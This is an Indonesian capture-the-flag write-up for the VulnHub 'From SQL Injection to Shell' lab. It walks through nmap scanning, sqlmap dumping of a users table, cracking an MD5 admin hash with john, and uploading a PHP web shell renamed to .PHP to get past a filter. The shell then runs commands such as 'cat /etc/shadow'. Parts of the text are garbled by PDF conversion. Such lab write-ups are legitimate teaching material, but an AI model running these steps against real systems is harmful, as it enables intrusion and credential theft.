
### CTF FROM SQL INJECTION TO SHELL

Vulnerable machine: From sqli to shell

https://www.vulnhub.com/entry/pentester-lab-from-sql-injection-to-shell,80/



#### 1. Menemukan IP target

-melakukan scanning network dengan nmap untuk menemukan IP target

```
(root@kali)-[/home/kali]
# nmap -sn 192.168.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-25 02:32 EST
Nmap scan report for 192.168.1.1
Host is up (0.0030s latency).
Nmap scan report for 192.168.1.2
Host is up (0.010s latency).
Nmap scan report for 192.168.1.101
Host is up (0.012s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 10.80 seconds
```

2. Melakukan scanning untuk melihat semua port yang terbuka pada target

```
li)-[/home/kali]
   nmap -A -p- 192.168.1.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-25 02:45 EST
Nmap scan report for 192.168.1.101
Host is up (0.0085s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
                   OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
22/tcp open ssh
ssh-hostkey:
    1024 30a2062f6ec5488326d8881802a4c477 (DSA)
   2048 30ba2266c8ec65ab0b9a003243900efb (RSA)
                   Apache httpd 2.2.16 ((Debian))
80/tcp open http
|_http-title: My Photoblog - last picture
|_http-server-header: Apache/2.2.16 (Debian)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32 - 2.6.35
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 23/tcp)
HOP RTT
           ADDRESS
   2.99 ms 192.168.100.7
1
2
    6.63 ms 192.168.1.101
```

3. Melakukan scanning untuk melihat ada halaman apa aja dengan menggunakan dirb

4. Membuka halaman website di browser





-menambahkan tanda ' pada bagian belakang url dan ternyata terjadi error



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near " at line 1  $\,$ 

No Copyright

5. Melakukan sql injection dengan sqlmap setelah ditemukan pesan error pada halaman website sebelumnya

-mencari informasi database server yang digunakan

```
)-[/home/kali]
   sqlmap -u http://192.168.1.101/cat.php?id=1
                          {1.6.11#stable}
                          https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program
[*] starting @ 04:44:47 /2023-02-25/
[04:44:48] [INFO] testing connection to the target URL
[04:44:49] [INFO] checking if the target is protected by some kind of WAF/IPS
[04:44:49] [INFO] testing if the target URL content is stable
[04:44:49] [INFO] target URL content is stable
[04:44:49] [INFO] testing if GET parameter 'id' is dynamic
[04:44:49] [INFO] GET parameter 'id' appears to be dynamic
[04:44:49] [INFO] heuristic (basic) test shows that GET parameter 'id' might
```

-dari hasil pengujian diatas ditemukan informasi bahwa server database yang digunakan adalah MySQL

```
[04:45:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL ≥ 5.1
[04:45:28] [INFO] fetched data logged to text files under '/root/.local/share
/sqlmap/output/192.168.1.101'
[*] ending @ 04:45:28 /2023-02-25/
```

-melanjutkan pencarian informasi ada database apa aja didalamnya

-dari hasil pengujian diatas ditemukan informasi bahwa 2 buah database didalamnya

```
[04:47:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL ≥ 5.1
[04:47:14] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] photoblog
```

-melanjutkan pencarian ada tabel apa aja didalam database photoblog

```
(root® kali)-[/home/kali]

# sqlmap -u http://192.168.1.101/cat.php?id=1 -D photoblog --tables

{1.6.11#stable}

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut ual consent is illegal. It is the end user's responsibility to obey all appli cable local, state and federal laws. Developers assume no liability and are n ot responsible for any misuse or damage caused by this program

[*] starting @ 04:50:36 /2023-02-25/

[04:50:37] [INFO] resuming back-end DBMS 'mysql'
[04:50:37] [INFO] testing connection to the target URL
```

-dari hasil pengujian diatas ditemukan informasi bahwa 2 buah tabel didalamnya

-melanjutkan pencarian apa aja isi record dari tabel user

```
(root® kali)-[/home/kali]
# sqlmap -u http://192.168.1.101/cat.php?id=1 -D photoblog -T users --dump

{1.6.11#stable}

[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mut ual consent is illegal. It is the end user's responsibility to obey all appli cable local, state and federal laws. Developers assume no liability and are n ot responsible for any misuse or damage caused by this program

[*] starting @ 04:54:40 /2023-02-25/

[04:54:40] [INFO] resuming back-end DBMS 'mysql'
[04:54:40] [INFO] testing connection to the target URL
```

-dari hasil pengujian diatas ditemukan record sebagai berikut

6. Melakukan cracking pada hash password -menyimpan hash pada file txt untuk persiapan cracking

```
(root@kali)-[/home/kali]
nano hash-sqli.txt
```



-mengidentifikasi jenis algoritma hash yang digunkan

```
i)-[/home/kali]
  hash-identifier
 #
 #
 #
 #
 #
 #
 #
                                   www.Blackploit.com
                                  Root@Blackploit.com #
 HASH: 8efe310f9ab3efeae8d410a8e0166eb2
Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

-melakukan cracking hash dengan menggunkan john


```
(root@kali)-[/home/kali]
# john hash-sqli.txt --wordlist=/usr/share/wordlists/rockyou.txt -format=ra
w-md5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4×3])
No password hashes left to crack (see FAQ)

(root@kali)-[/home/kali]
# john --show --format=raw-md5 hash-sqli.txt
?:P4ssw0rd

1 password hash cracked, 0 left
```

7. Mencoba login ke halaman admin dengan username dan password yang udah ditemukan sebelumnya

← → ♂ 🚡 🔾 🖰 ⊶ 192.168.1.101/adn	min/login.php		☆
🔌 Kali Linux 👔 Kali Tools 💆 Kali Docs 💢 Kali Forums 🤜 Kali Ne	etHunter 🦠 E	Exploit-DB 🛸 Google Hacking DB 👖 OffSec	
Log	gin		
	ogin Pov		
L	Login Box		
	Login	admin	
	Password	•••••	
		<i></i>	
		<u>~3</u>	




# Administration of my Awesome Photoblog



Home | Manage pictures | New picture | Logout

-pada halaman admin ditemukan halaman untuk upload gambar



# Administration of my Awesome Photoblog




Home | Manage pictures | New picture | Logout


8. Membuat reverse shell menggunakan PHP -buat file test.php

```
(root@kali)-[/home/kali]
    touch test.php

(root@kali)-[/home/kali]
    nano test.php
```




-upload file test.php ke halaman admin



# Administration of my Awesome Photoblog



-pada percobaan pertama file gagal diupload karena formatnya .php. Jadi ubah nama file dari .php menjadi .PHP



### Administration of my Awesome Photoblog

ell. Rename "test.php"

Enter the new name:

test.php

Cancel

Rename



NO PHP!!


Home | Manage pictures | New picture | Logout

Home | Manage pictures | New picture | Logout

-upload file test.PHP ke halaman admin dan file berhasil terupload kemudian halaman langsung redirect ke halaman manage picture



### Administration of my Awesome Photoblog




## Administration of my Awesome Photoblog




-berdasarkan hasil scan dirb sebelumnya, terdapat halaman upload pada bagian admin




-akses file test.PHP dengan memberi parameter c=whoami




-akses file test.PHP dengan memberi parameter c=ps aux




-akses file test.PHP dengan memberi parameter c=ps aux > /var/www/log.txt




-buka tab baru dan lihat isi log.txt



-akses file test.PHP dengan memberi parameter c=find / -writable > /var/www/log.txt untuk melihat daftar file di root yang dapat dimodifikasi




-reload halaman dan lihat hasilnya di log.txt



-akses file test.PHP dengan memberi parameter c=cat /etc/shadow > /var/www/log.txt untuk melihat daftar user yang ada di server




-reload halaman dan lihat hasilnya di log.txt



-akses file test.PHP dengan memberi parameter c=ls -ld /etc/shadow > /var/www/log.txt untuk melihat daftar user yang ada di server



-reload halaman dan lihat hasilnya di log.txt



#### Deteksi scan nmap di OPNsense



#### System Requirement

OPNsense:

-OPNsense 23.1-amd64

-FreeBSD 13.1-RELEASE-p5

-OpenSSL 1.1.1s 1 Nov 2022

Kali Linux: 2022.4